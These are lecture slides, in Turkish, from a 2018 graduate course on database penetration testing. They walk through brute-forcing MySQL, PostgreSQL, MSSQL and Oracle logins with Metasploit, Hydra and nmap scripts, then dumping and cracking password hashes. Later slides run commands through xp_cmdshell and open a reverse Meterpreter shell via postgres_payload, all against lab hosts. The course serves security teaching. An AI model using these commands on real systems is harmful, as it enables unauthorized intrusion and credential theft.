

05 - Veritabanı Sızma Testleri

BGM 531 - Sızma Testleri ve Güvenlik Denetlemeleri

Bilgi Güvenliği Mühendisliği
Yüksek Lisans Programı

Dr. Ferhat Özgür Çatak
ozgur.catak@tubitak.gov.tr

İstanbul Şehir Üniversitesi
2018 - Güz

İçindekiler

1 Exploitation

- Giriş

2 MySQL

- crunch
- MySQL Versiyon

3 PostgreSQL

- Giriş
- PostgreSQL Sürümü

4 Parola Kırma Saldırıları

- Hydra ve Nmap
- Metasploit
- xp_cmdshell

• Veritabanı Yönetici Bilgisayarları

5 Örnekler

- Hydra
- Metasploit

6 Post-Exploitation

- Giriş

7 Şifre Özeti

- Şifre Özeti
- MsSQL Server
- Oracle
- Nmap
- Metasploit

İçindekiler

1 Exploitation

- Giriş

2 MySQL

- crunch
- MySQL Versiyon

3 PostgreSQL

- Giriş
- PostgreSQL Sürümü

4 Parola Kırma Saldırıları

- Hydra ve Nmap
- Metasploit
- xp_cmdshell

- Veritabanı Yönetici Bilgisayarları

5 Örnekler

- Hydra
- Metasploit

6 Post-Exploitation

- Giriş

7 Şifre Özeti

- Şifre Özeti
- MsSQL Server
- Oracle
- Nmap
- Metasploit

Exploitation

- ▶ Veritabanı sızma testlerinde 2. aşama : **Exploitation**
- ▶ **Amaç:** keşif aşamasında elde edilen bilgiler kullanılarak hedef sisteme erişebilmek.

Kullanılan Yöntemler

- ▶ Veritabanı sistemlerinde bulunan zayıflıklar
- ▶ Kaba kuvvet ve sözlük saldırılılarıyla elde edilen kullanıcı adı ve parola bilgileri
- ▶ İç ağ testlerinde elde edilen veritabanı bağlantı bilgileri
- ▶ Veritabanı sistemlerinde bulunan ve işletim sistemi üzerinde komut çalıştırabilen modüller
- ▶ Veritabanı yönetici bilgisayarları üzerinden veritabanı sistemlerine erişme
- ▶ Veritabanı sisteminin kurulu olduğu sunucuya erişim sağlayıp, sunucu üzerinden veritabanı sistemlerine yetkili erişim sağlama

İçindekiler

1 Exploitation

- Giriş

2 MySQL

- crunch
- MySQL Versiyon

3 PostgreSQL

- Giriş
- PostgreSQL Sürümü

4 Parola Kırma Saldırıları

- Hydra ve Nmap
- Metasploit
- xp_cmdshell

● Veritabanı Yönetici Bilgisayarları

5 Örnekler

- Hydra
- Metasploit

6 Post-Exploitation

- Giriş

7 Şifre Özeti

- Şifre Özeti
- MsSQL Server
- Oracle
- Nmap
- Metasploit

crunch

Crunch wordlist generator

- ▶ Verilen karakterler için olası bütün kombinasyonlar için şifre oluşturur.

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal output is as follows:

```
root@kali:~# crunch --help
crunch version 3.4

Crunch can create a wordlist based on criteria you specify. The output from crunch can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.
root@kali:~# crunch 3 5 abcd987 -o /root/Desktop/file.txt
Crunch will now generate the following amount of data: 114219 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 19551
100%
root@kali:~#
```

MySQL Versiyon I

MySQL Exploit İşlemleri

- ▶ Metasploit kullanılarak MySQL veritabanı sürümü elde edilebilir.
 - ▶ nmap -sV bazı durumlarda MySQL sürümünü elde edememektedir.
 - ▶ auxiliary/scanner/mysql/mysql_version modülü kullanılmaktadır.

MySQL Versiyon II

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(scanner/mysql/mysql_version) > info

      Name: MySQL Server Version Enumeration
      Module: auxiliary/scanner/mysql/mysql_version
      License: Metasploit Framework License (BSD)
      Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOSTS            yes        The target address range or CIDR identifier
  RPORT      3306          yes        The target port (TCP)
  THREADS      1           yes        The number of concurrent threads

Description:
  Enumerates the version of MySQL servers.

msf auxiliary(scanner/mysql/mysql_version) > set rhosts 10.0.2.1/24
rhosts => 10.0.2.1/24
msf auxiliary(scanner/mysql/mysql_version) > threads 30
msf auxiliary(scanner/mysql/mysql_version) > run

[*] 10.0.2.5:3306      - 10.0.2.5:3306 is running MySQL 5.6.24 (protocol 10)
[*] Scanned  26 of 256 hosts (10% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
```

MySQL Login

- ## MySQL - Login
- ▶ MySQL varsayılan kurulumda kaba kuvvet (brute-force) parola saldırılara açıktır.
 - ▶ Bu zafiyet kullanılarak parola elde edilebilir
 - ▶ mysql_login metasploit modülü kullanılabilir.

```
msf > use auxiliary/scanner/mysql/mysql_info
[-] Failed to load module: auxiliary/scanner/mysql/mysql_info
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(scanner/mysql/mysql_login) > set rhosts 10.0.2.5
rhosts => 10.0.2.5
msf auxiliary(scanner/mysql/mysql_login) > set pass_file /root/Desktop/mylsq-pwd.txt
pass_file => /root/Desktop/mylsq-pwd.txt
msf auxiliary(scanner/mysql/mysql_login) > set threads 100
threads => 100
msf auxiliary(scanner/mysql/mysql_login) > set username root
username => root
msf auxiliary(scanner/mysql/mysql_login) > set verbose false
verbose => false
msf auxiliary(scanner/mysql/mysql_login) > run

[+] 10.0.2.5:3306      - 10.0.2.5:3306 - Success: 'root:123'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >
```

MySQL Enum I

MySQL Enum ve MySQL hashdump

- ▶ Veritabanı kullanıcı adı ve parolası elde edildikten sonra diğer kullanıcı adları ve parolaları (*hash değerleri*) elde edilebilir.
- ▶ mysql_enum metasploit modülü kullanılabilir.

```
msf auxiliary(admin/mysql/mysql_enum) > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(admin/mysql/mysql_enum) > set username root
username => root
msf auxiliary(admin/mysql/mysql_enum) > set password 123
password => 123
msf auxiliary(admin/mysql/mysql_enum) > set rhost 10.0.2.5
rhost => 10.0.2.5
msf auxiliary(admin/mysql/mysql_enum) > run

[*] 10.0.2.5:3306 - Running MySQL Enumerator...
[*] 10.0.2.5:3306 - Enumerating Parameters
[*] 10.0.2.5:3306 -   MySQL Version: 5.6.24
[*] 10.0.2.5:3306 -   Compiled for the following OS: Win32
[*] 10.0.2.5:3306 -   Architecture: x86
[*] 10.0.2.5:3306 -   Server Hostname: IE8WIN7
[*] 10.0.2.5:3306 -   Data Directory: C:\xampp\mysql\data\
[*] 10.0.2.5:3306 -   Logging of queries and logins: ON
[*] 10.0.2.5:3306 -   Log Files Location: OFF
[*] 10.0.2.5:3306 -   Old Password Hashing Algorithm: 0
[*] 10.0.2.5:3306 -   Loading of local files: ON
[*] 10.0.2.5:3306 -   Deny logins with old Pre-4.1 Passwords: ON
[*] 10.0.2.5:3306 -   Allow Use of symlinks for Database Files: YES
[*] 10.0.2.5:3306 -   Allow Table Merge: ON
[*] 10.0.2.5:3306 -   SSL Connection: DISABLED
[*] 10.0.2.5:3306 -   Enumerating Accounts:
[*] 10.0.2.5:3306 -     List of Accounts with Password Hashes:
[*] 10.0.2.5:3306 -       User: root Host: localhost Password Hash:
[*] 10.0.2.5:3306 -       User: root Host: 127.0.0.1 Password Hash:
[*] 10.0.2.5:3306 -       User: root Host: ::1 Password Hash:
[*] 10.0.2.5:3306 -       User: Host: localhost Password Hash:
[*] 10.0.2.5:3306 -       User: pma Host: localhost Password Hash:
[*] 10.0.2.5:3306 -       User: bgn531 Host: % Password Hash: *3620754A963ECB3D7296097F9DA80C1FA5476B03
[*] 10.0.2.5:3306 -       User: bgn53 Host: % Password Hash: *2470C0C06DE42F1618BB99005ADC2AE901E19
[*] 10.0.2.5:3306 -       User: root Host: % Password Hash: *23AE809DDACAF96AF0FD78ED04B6A265E05AA257
[*] 10.0.2.5:3306 -     The following users have GRANT Privilege:
[*] 10.0.2.5:3306 -       User: root Host: localhost
```



MySQL Enum II

MySQL hashdump

- ▶ Parola özet (hash) değerleri dışarıya aktarılabilir.
- ▶ mysql_hashdump metasploit modülü kullanılabilir.

```
msf auxiliary(admin/mysql/mysql_enum) > use auxiliary/scanner/mysql/mysql_hashdump
msf auxiliary(scanner/mysql/mysql_hashdump) > info

    Name: MySQL Password Hashdump
    Module: auxiliary/scanner/mysql/mysql_hashdump
    License: Metasploit Framework License (BSD)
    Rank: Normal

    Provided by:
        theLightCosine <theLightCosine@metasploit.com>

Basic options:
    Name      Current Setting  Required  Description
    ----      -----          -----    -----
    PASSWORD           no        The password for the specified username
    RHOSTS          yes        The target address range or CIDR identifier
    RPORT       3306          yes        The target port (TCP)
    THREADS        1           yes        The number of concurrent threads
    USERNAME        no        The username to authenticate as

Description:
    This module extracts the usernames and encrypted password hashes
    from a MySQL server and stores them for later cracking.

msf auxiliary(scanner/mysql/mysql_hashdump) > set username root
username => root
msf auxiliary(scanner/mysql/mysql_hashdump) > set password 123
password => 123
msf auxiliary(scanner/mysql/mysql_hashdump) > set rhosts 10.0.2.5
rhosts => 10.0.2.5
msf auxiliary(scanner/mysql/mysql_hashdump) > run

[*] 10.0.2.5:3306      - Saving HashString as Loot: root:
[*] 10.0.2.5:3306      - Saving HashString as Loot: root:
[*] 10.0.2.5:3306      - Saving HashString as Loot: root:
[*] 10.0.2.5:3306      - Saving HashString as Loot: :
[*] 10.0.2.5:3306      - Saving HashString as Loot: pma:
[*] 10.0.2.5:3306      - Saving HashString as Loot: bgn531:*3620754A963ECB3D7296097F90A00C1FA5476B03
[*] 10.0.2.5:3306      - Saving HashString as Loot: bgm531:*247BC0C06DEE42FD1618BB99005ADC2EC901E19
[*] 10.0.2.5:3306      - Saving HashString as Loot: root: *23AE8090DACAFC96AF0F078ED0486A265E05AA257
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

MySQL Enum III

```
root@kali-full-02:~/Desktop# john mysql-pwd-hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 128/128])
Press 'q' or Ctrl-C to abort, almost any other key for status
123abc          (bgm531)
1g 0:00:00:06 DONE 2/3 (2018-10-26 09:03) 0.1639g/s 142.1p/s
Use the "--show" option to display all of the cracked passwords!
Session completed
root@kali-full-02:~/Desktop#
```

Lab Uygulaması

Lab Uygulaması

- ▶ *nmap* ile ağ üzerinde bulunan MySQL sunucularının tespit edilmesi:

```
nmap -sS -sV -p3306 -Pn -n 10.0.2.1/24
```

- ▶ *crunch* kullanılarak parola havuzunun oluşturulması:

```
cruch 3 6 1234 -o Desktop/mysql-pwd.txt
```

- ▶ Metasploit ile `root` kullanıcısının parolasının elde edilmesi (aktif parola saldırısı):

```
auxiliary/scanner/mysql/mysql_login
```

- ▶ Metasploit ile diğer kullanıcıların parola özetlerinin elde edilmesi:

```
auxiliary/admin/mysql/mysql_enum
```

- ▶ *john the ripper* kullanılarak elde edilen parola özetlerinin açık halinin bulunması (pasif parola saldırısı):

```
john mysql-pwd-hash.txt
```

İçindekiler

1 Exploitation

- Giriş

2 MySQL

- crunch
- MySQL Versiyon

3 PostgreSQL

- Giriş
- PostgreSQL Sürümü

4 Parola Kırma Saldırıları

- Hydra ve Nmap
- Metasploit
- xp_cmdshell

- Veritabanı Yönetici Bilgisayarları

5 Örnekler

- Hydra
- Metasploit

6 Post-Exploitation

- Giriş

7 Şifre Özeti

- Şifre Özeti
- MsSQL Server
- Oracle
- Nmap
- Metasploit

PostgreSQL

PostgreSQL

- ▶ Veritabanı varsayılan olarak 5432 portunda çalışmaktadır.
- ▶ varsayılan kullanıcı adı postgres
- ▶ nmap taraması: nmap -SS -Pn -n 10.0.2.1/24 -p5432

```
root@kali-full-02:~/Desktop# nmap -n -Pn -p5432 10.0.2.5 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-26 09:31 +03
Nmap scan report for 10.0.2.5
Host is up (0.00041s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql  PostgreSQL DB
MAC Address: 08:00:27:99:B1:5F (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.88 seconds
```

PostgreSQL Sürümü

- ## PostgreSQL Sürümü
- ▶ PostgreSQL sürümünün öğrenilmesi gerekmektedir.
 - ▶ Metasploit auxiliary/scanner/postgres/postgres_version kullanılabilir

```
msf > use auxiliary/scanner/postgres/postgres_version
msf auxiliary(scanner/postgres/postgres_version) > info
      Name: PostgreSQL Version Probe
      Module: auxiliary/scanner/postgres/postgres_version
      License: Metasploit Framework License (BSD)
      Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Basic options:
  Name      Current Setting  Required  Description
  ----      .....          .....      .....
  DATABASE  template1       yes        The database to authenticate against
  PASSWORD   postgres        no         The password for the specified username. Leave blank for a random password.
  RHOSTS    ...
  RPORT     5432           yes        The target port
  THREADS   1              yes        The number of concurrent threads
  USERNAME  postgres        yes        The username to authenticate as
  VERBOSE   false          no         Enable verbose output

Description:
  Enumerates the version of PostgreSQL servers.

References:
  CVE: Not available
  http://www.postgresql.org

msf auxiliary(scanner/postgres/postgres_version) > set rhosts 10.0.2.5
[*] rhosts => 10.0.2.5
msf auxiliary(scanner/postgres/postgres_version) > run

[*] 10.0.2.5:5432 Postgres - Version Unknown (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

PostgreSQL - Kaba Kuvvet Saldırısı

PostgreSQL - Kaba Kuvvet Saldırısı

- ▶ Discovery of Database Credentials
- ▶ Metasploit auxiliary/scanner/postgres/postgres_login

```
msf auxiliary(scanner/postgres/postgres_login) > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(scanner/postgres/postgres_login) > set username postgres
username => postgres
msf auxiliary(scanner/postgres/postgres_login) > set pass_file /root/Desktop/pg-pwd.txt
pass_file => /root/Desktop/pg-pwd.txt
msf auxiliary(scanner/postgres/postgres_login) > set rhosts 10.0.2.5
rhosts => 10.0.2.5
msf auxiliary(scanner/postgres/postgres_login) > set verbose false
verbose => false
msf auxiliary(scanner/postgres/postgres_login) > run

[+] 10.0.2.5:5432 - Login Successful: postgres:123@template1
```

PostgreSQL Parola Özétleri

- ## PostgreSQL Parola Özétleri
- ▶ Diğer kullanıcı paroların özet bilgilerinin elde edilmesi
 - ▶ auxiliary/scanner/postgres/postgres_hashdump

```
msf auxiliary(scanner/postgres/postgres_login) > use auxiliary/scanner/postgres/postgres_hashdump
msf auxiliary(scanner/postgres/postgres_hashdump) > info

    Name: Postgres Password Hashdump
    Module: auxiliary/scanner/postgres/postgres_hashdump
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
    theLightCosine <theLightCosine@metasploit.com>

Basic options:
    Name      Current Setting  Required  Description
    ----      -----          -----      -----
    DATABASE  postgres        yes        The database to authenticate against
    PASSWORD   postgres        no         The password for the specified username. Leave blank for a random password.
    RHOSTS5   10.0.2.5        yes        The target address range or CIDR identifier
    RPORT     5432            yes        The target port
    THREADS   1               yes        The number of concurrent threads
    USERNAME  postgres        yes        The username to authenticate as

Description:
    This module extracts the usernames and encrypted password hashes
    from a Postgres server and stores them for later cracking.

msf auxiliary(scanner/postgres/postgres_hashdump) > set password 123
password => 123
msf auxiliary(scanner/postgres/postgres_hashdump) > set rhosts 10.0.2.5
rhosts => 10.0.2.5
msf auxiliary(scanner/postgres/postgres_hashdump) > run

[+] Query appears to have run successfully
[+] Postgres Server Hashes
```

PostgreSQL Erişimi I

PostgreSQL Erişimi

- ▶ Kali içerisinde gelen **psql** kullanılarak veritabanına erişim sağlanabilir.
- ▶ `psql -h 10.0.2.5 -U postgres`
- ▶ Yapılabilecek işlemler
 - ▶ Enumeration of Existing Databases
 - ▶ Enumeration of Database Users
 - ▶ Enumeration of Database Tables
 - ▶ Retrieving Table Contents
 - ▶ Retrieving Database Passwords
 - ▶ Dumping Database Contents

```
root@kali-full-02:~/Desktop# psql -h 10.0.2.5 -U postgres
Password for user postgres:
psql (10.4 (Debian 10.4-2), server 9.3.24)
Type "help" for help.

postgres=# █
```

PostgreSQL Erişimi II

```
postgres=# \l
                                         List of databases
   Name    |  Owner   | Encoding |           Collate           |           Ctype            | Access privileges
+-----+-----+-----+-----+-----+-----+
postgres | postgres | UTF8  | English_United States.1252 | English_United States.1252 |
template0 | postgres | UTF8  | English_United States.1252 | English_United States.1252 | =c/postgres          +
template1 | postgres | UTF8  | English_United States.1252 | English_United States.1252 | =c/postgres          +
                                         | =c/postgres          +
                                         | postgres=cTc/postgres
                                         | =c/postgres          +
                                         | postgres=cTc/postgres
(3 rows)
```

```
postgres=# \du
                                         List of roles
  Role name |                         Attributes                         | Member of
+-----+-----+
bgm531     | Password valid until infinity                         | {}
postgres   | Superuser, Create role, Create DB, Replication | {}
```

```
postgres=# select username,passwd from pg_shadow;
  username  |          passwd
+-----+-----+
postgres | md59df270eb52907ffff723d9b8b7436113a
bgm531   | md5ad80bb03a6dab4c90ebaf3ee99af79c3
(2 rows)
```

PostgreSQL Erişimi III

```
postgres=# select pg_ls_dir('..');
 pg_ls_dir
-----
 base
 global
 pg_clog
 pg_hba.conf
 pg_ident.conf
 pg_log
 pg_multixact
 pg_notify
 pg_serial
 pg_snapshots
 pg_stat
 pg_stat_tmp
 pg_subtrans
 pg_tblspc
 pg_twophase
 PG_VERSION
 pg_xlog
 postgresql.conf
 postmaster.opts
 postmaster.pid
(20 rows)
```

Meterpreter bağlantısı |

PostgreSQL - Meterpreter

- ▶ Meterpreter bağlantısı açılabilir
- ▶ exploit/linux/postgres/postgres_payload

```
msf exploit(windows/postgres/postgres_payload) > use exploit/windows/postgres/postgres_payload
msf exploit(windows/postgres/postgres_payload) > set password 123
password => 123
msf exploit(windows/postgres/postgres_payload) > set rhost 10.0.2.5
rhost => 10.0.2.5
msf exploit(windows/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:5432 - PostgreSQL 9.3.24, compiled by Visual C++ build 1600, 32-bit
[*] Uploaded as NQCctUKT.dll
[*] Sending stage (179779 bytes) to 10.0.2.5
[*] Meterpreter session 2 opened (10.0.2.4:4444 -> 10.0.2.5:49361) at 2018-10-26 11:44:32 +0300
[!] This exploit may require manual cleanup of 'NQCctUKT.dll' on the target

meterpreter > sysinfo
Computer      : IE8WIN7
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x86
System Language : en_US
Meterpreter    : x86/windows
meterpreter >
```

Lab Uygulaması

Lab Uygulaması

- ▶ *nmap* ile ağ üzerinde bulunan PostgreSQL sunucularının tespit edilmesi:
`nmap -sS -sV -p5432 -Pn -n 10.0.2.1/24`
- ▶ *crunch* kullanılarak parola havuzunun oluşturulması:
`cruch 3 6 1234 -o Desktop/pg-pwd.txt`
- ▶ Metasploit ile `postgres` kullanıcısının parolasının elde edilmesi (aktif parola saldırısı):
`auxiliary/scanner/postgres/postgres_login`
- ▶ Metasploit ile diğer kullanıcıların parola özetlerinin elde edilmesi:
`auxiliary/scanner/postgres/postgres_hashdump`
- ▶ Meterpreter bağlantı
`exploit/linux/postgres/postgres_payload`

İçindekiler

1 Exploitation

- Giriş

2 MySQL

- crunch
- MySQL Versiyon

3 PostgreSQL

- Giriş
- PostgreSQL Sürümü

4 Parola Kırma Saldırıları

- Hydra ve Nmap
- Metasploit
- xp_cmdshell

• Veritabanı Yönetici Bilgisayarları

5 Örnekler

- Hydra
- Metasploit

6 Post-Exploitation

- Giriş

7 Şifre Özeti

- Şifre Özeti
- MsSQL Server
- Oracle
- Nmap
- Metasploit

Parola Kırma Saldırıları - Hydra ve Nmap

Çevirimiçi Parola Kırma Saldırıları - Hydra ve Nmap

Çeşitli araçlar kullanarak veritabanı üzerinde yer alan kullanıcılara parola denemesi yapılmaktadır.

► **Hydra** (xhydra)

- ▶ `hydra -l <user> -P <Pass.file> -t 4 <host> mssql`
 - ▶ `<user>`: Saldırı için kullanılacak kullanıcı adı
 - ▶ `<Pass.file>`: Saldırı için kullanılacak parola dosyası
 - ▶ `<host>`: Saldırının gerçekleştirileceği veritabanına ait IP adresi
- ▶ Lab uygulaması: `hydra mssql://XXX.XXX.XXX.XXX:1403 -l sa -p /home/sge/Desktop/pass.txt`

► **Nmap**: "ms-sql-brute.nse" scripti

- ▶ `nmap -p 1433 --script ms-sql-brute --script-args userdb=<user_file>, passdb=<pass_file> <host>`
 - ▶ `<user_file>`: Saldırı için kullanılacak kullanıcı isimlerinin bulunduğu dosya
 - ▶ `<pass_file>`: Saldırı için kullanılacak parola dosyası
 - ▶ `<host>`: Saldırının gerçekleştirileceği veritabanına ait IP adresi

Parola Kırma Saldırıları - Metasploit

Çevrimiçi Parola Kırma Saldırıları - Metasploit

Çevrimiçi parola kırma saldırısı gerçekleştiren modüller:

- ▶ **Oracle**
 - ▶ auxiliary/admin/oracle/oracle_login
 - ▶ auxiliary/scanner/oracle/oracle_login
- ▶ **MsSQL Server**
 - ▶ auxiliary/scanner/mssql/mssql_login
 - ▶ auxiliary/admin/mssql/mssql_enum_sql_logins
 - ▶ xp_cmdshell
- ▶ **MySQL**
 - ▶ auxiliary/scanner/mysql/mysql_login
- ▶ **PostgreSQL**
 - ▶ auxiliary/scanner/postgres/postgres_login

xp_cmdshell (Transact-SQL)

xp_cmdshell

Yeni bir komut satırı (command shell) açar. Parametre olarak verilen stringi çalıştırır.

```
msf auxiliary(mssql_exec) > set CMD 'ipconfig'
CMD => ipconfig
msf auxiliary(mssql_exec) > run

[*] SQL Query: EXEC master..xp_cmdshell 'ipconfig'



output
-----
Connection-specific DNS Suffix . :
Default Gateway . . . . . : 192.168.1.254
IP Address . . . . . : 192.168.1.87
Subnet Mask . . . . . : 255.255.255.0
Ethernet adapter Local Area Connection 2:
Windows 2000 IP Configuration
```

Veritabanı Yöneticisi Bilgisayarları

Veritabanı Yöneticisi Bilgisayarları

- ▶ Veritabanı yöneticileri, veritabanı sistemlerini yönetmek için çoğunlukla uzaktan yönetim sağlayan araçlar kullanır.
- ▶ Veritabanı sistemlerinin yönetimini kolaylaştmak için bu araçlarda kullanıcı adı, parola ve veritabanına ait bilgileri saklı tutarlar.
- ▶ Sıklıkla kullandığı araçlardan bazıları şunlardır
 - ▶ Putty
 - ▶ TOAD
 - ▶ SQL Developer

Putty ve Toad



İçindekiler

1 Exploitation

- Giriş

2 MySQL

- crunch
- MySQL Versiyon

3 PostgreSQL

- Giriş
- PostgreSQL Sürümü

4 Parola Kırma Saldırıları

- Hydra ve Nmap
- Metasploit
- xp_cmdshell

- Veritabanı Yönetici Bilgisayarları

5 Örnekler

- Hydra
- Metasploit

6 Post-Exploitation

- Giriş

7 Şifre Özeti

- Şifre Özeti
- MsSQL Server
- Oracle
- Nmap
- Metasploit

Örnekler - Hydra

```
root@bt:~# hydra -v -V -l sa -P /root/sql_pass -t 4 10.100.120.139 mssql
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-05-21 17:08:21
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to 3.
[DATA] 3 tasks, 1 server, 3 login tries (l:1/p:3), -1 try per task
[DATA] attacking service mssql on port 1433
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 10.100.120.139 - login "sa" - pass "1234" - 1 of 3 [child 0]
[ATTEMPT] target 10.100.120.139 - login "sa" - pass "sa" - 2 of 3 [child 1]
[ATTEMPT] target 10.100.120.139 - login "sa" - pass "1234qqqQ" - 3 of 3 [child 2]
[STATUS] attack finished for 10.100.120.139 (waiting for children to finish)
[1433][mssql] host: 10.100.120.139    login: sa    password: sa
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-05-21 17:08:22
```

- ▶ -v: Detaylı bilgi alınmasını sağlar.
- ▶ -V: Yapılan her denemeyi ekranda gösterir.
- ▶ -l: Saldırının yapılacak kullanıcı adı
- ▶ -P: Saldırıda kullanılacak parolaları içeren dosya
- ▶ -t: Saldırı yapıılırken açılacak paralel bağlantı sayısı

Metasploit-mssql_login

```
msf auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

Name          Current Setting  Required  Description
----          -----          ----- 
BLANK_PASSWORDS      true        no        Try blank passwords for all users
BRUTEFORCE_SPEED     5          yes       How fast to bruteforce, from 0 to 5
PASSWORD           1234qqqQ    no        A specific password to authenticate with
PASS_FILE          File containing passwords, one per line
RHOSTS             172.16.3.242  yes       The target address range or CIDR identifier
RPORT              1433       yes       The target port
STOP_ON_SUCCESS    false      yes       Stop guessing when a credential works for a host
THREADS            1          yes       The number of concurrent threads
USERNAME            sa         no        A specific username to authenticate as
USERPASS_FILE      File containing users and passwords separated by
space, one pair per line
USER_AS_PASS        true      no        Try the username as the password for all users
USER_FILE           File containing usernames, one per line
USE_WINDOWS_AUTHENT ion_set  false      yes       Use windows authentication (requires DOMAIN opt
VERBOS E           true      yes       Whether to print output for all attempts
```

```
msf auxiliary(mssql_login) > exploit
```

```
[*] 172.16.3.242:1433 - MSSQL - Starting authentication scanner.
[*] 172.16.3.242:1433 MSSQL - [1/3] - Trying username:'sa' with password:''
[-] 172.16.3.242:1433 MSSQL - [1/3] - failed to login as 'sa'
[*] 172.16.3.242:1433 MSSQL - [2/3] - Trying username:'sa' with password:'sa'
[+] 172.16.3.242:1433 - MSSQL - successful login 'sa' : 'sa'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Oracle-Brute

```
sge@sge1-VirtualBox /opt/metasploit-framework $ sudo nmap --script=oracle-brute --script-args oracle-brute.sid=XE 192.168.4.16 -p1521

Starting Nmap 6.40 ( http://nmap.org ) at 2017-11-28 14:28 +03
Nmap scan report for 192.168.4.16
Host is up (0.00045s latency).
PORT      STATE SERVICE
1521/tcp   open  oracle
| oracle-brute:
|   Accounts
|     CTXSYS:CTXSYS - Account is locked
|     HR:HR - Account is locked
|     MDSYS:SYS - Account is locked
|     OUTLN:OUTLN - Account is locked
|     XDB:CHANGE_ON_INSTALL - Account is locked
|   Statistics
|     Performed 695 guesses in 16 seconds, average tps: 43
MAC Address: 08:00:27:85:C5:CD (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 16.97 seconds
```

İçindekiler

1 Exploitation

- Giriş

2 MySQL

- crunch
- MySQL Versiyon

3 PostgreSQL

- Giriş
- PostgreSQL Sürümü

4 Parola Kırma Saldırıları

- Hydra ve Nmap
- Metasploit
- xp_cmdshell

- Veritabanı Yönetici Bilgisayarları

5 Örnekler

- Hydra
- Metasploit

6 Post-Exploitation

- Giriş

7 Şifre Özeti

- Şifre Özeti
- MsSQL Server
- Oracle
- Nmap
- Metasploit

Post-Exploitation

- ▶ Veritabanı sızma testlerinde 3. aşama : **Post-Exploitation**
- ▶ **Tanım:** Veritabanı sistemlerine sızıldıktan sonra yapılan tüm işlemlerin genel adı.
- ▶ **Amaç:** Veritabanı sistemlerinde bulunan kritik bilgilerin ele geçirilmesidir.

İşlemler

- ▶ Farklı veritabanı sistemlerine erişmek için yetkili kullanıcı hesapları aramak
- ▶ Veritabanı kullanıcı adı ve şifre özeti
- ▶ Kurum için kritik sayılabilecek bilgiler

İçindekiler

1 Exploitation

- Giriş

2 MySQL

- crunch
- MySQL Versiyon

3 PostgreSQL

- Giriş
- PostgreSQL Sürümü

4 Parola Kırma Saldırıları

- Hydra ve Nmap
- Metasploit
- xp_cmdshell

• Veritabanı Yönetici Bilgisayarları

5 Örnekler

- Hydra
- Metasploit

6 Post-Exploitation

- Giriş

7 Şifre Özeti

- Şifre Özeti
- MsSQL Server
- Oracle
- Nmap
- Metasploit

Şifre Özeti

Şifre Özeti

- ▶ Şifre özeti her veritabanında farklı bir tabloda tutulmaktadır.
- ▶ Şifre özete erişebilmek için **veritabanı yöneticisi** seviyesinde erişim gerekmektedir

Tablolar

- ▶ Kullanıcı bilgilerinin tutulduğu tablolar
 - ▶ Oracle: sys.user\$
 - ▶ MsSQL Server: Sys.sql_logins
 - ▶ MySQL: User

MsSQL Server I

The screenshot shows a SQL query window titled "SQLQuery1.sql - IE11WIN7\...\L...(52)*". The query is:

```
select name,password_hash from sys.sql_logins where name in ('sa', 'bgm553')
```

The results grid displays two rows of data:

	name	password_hash
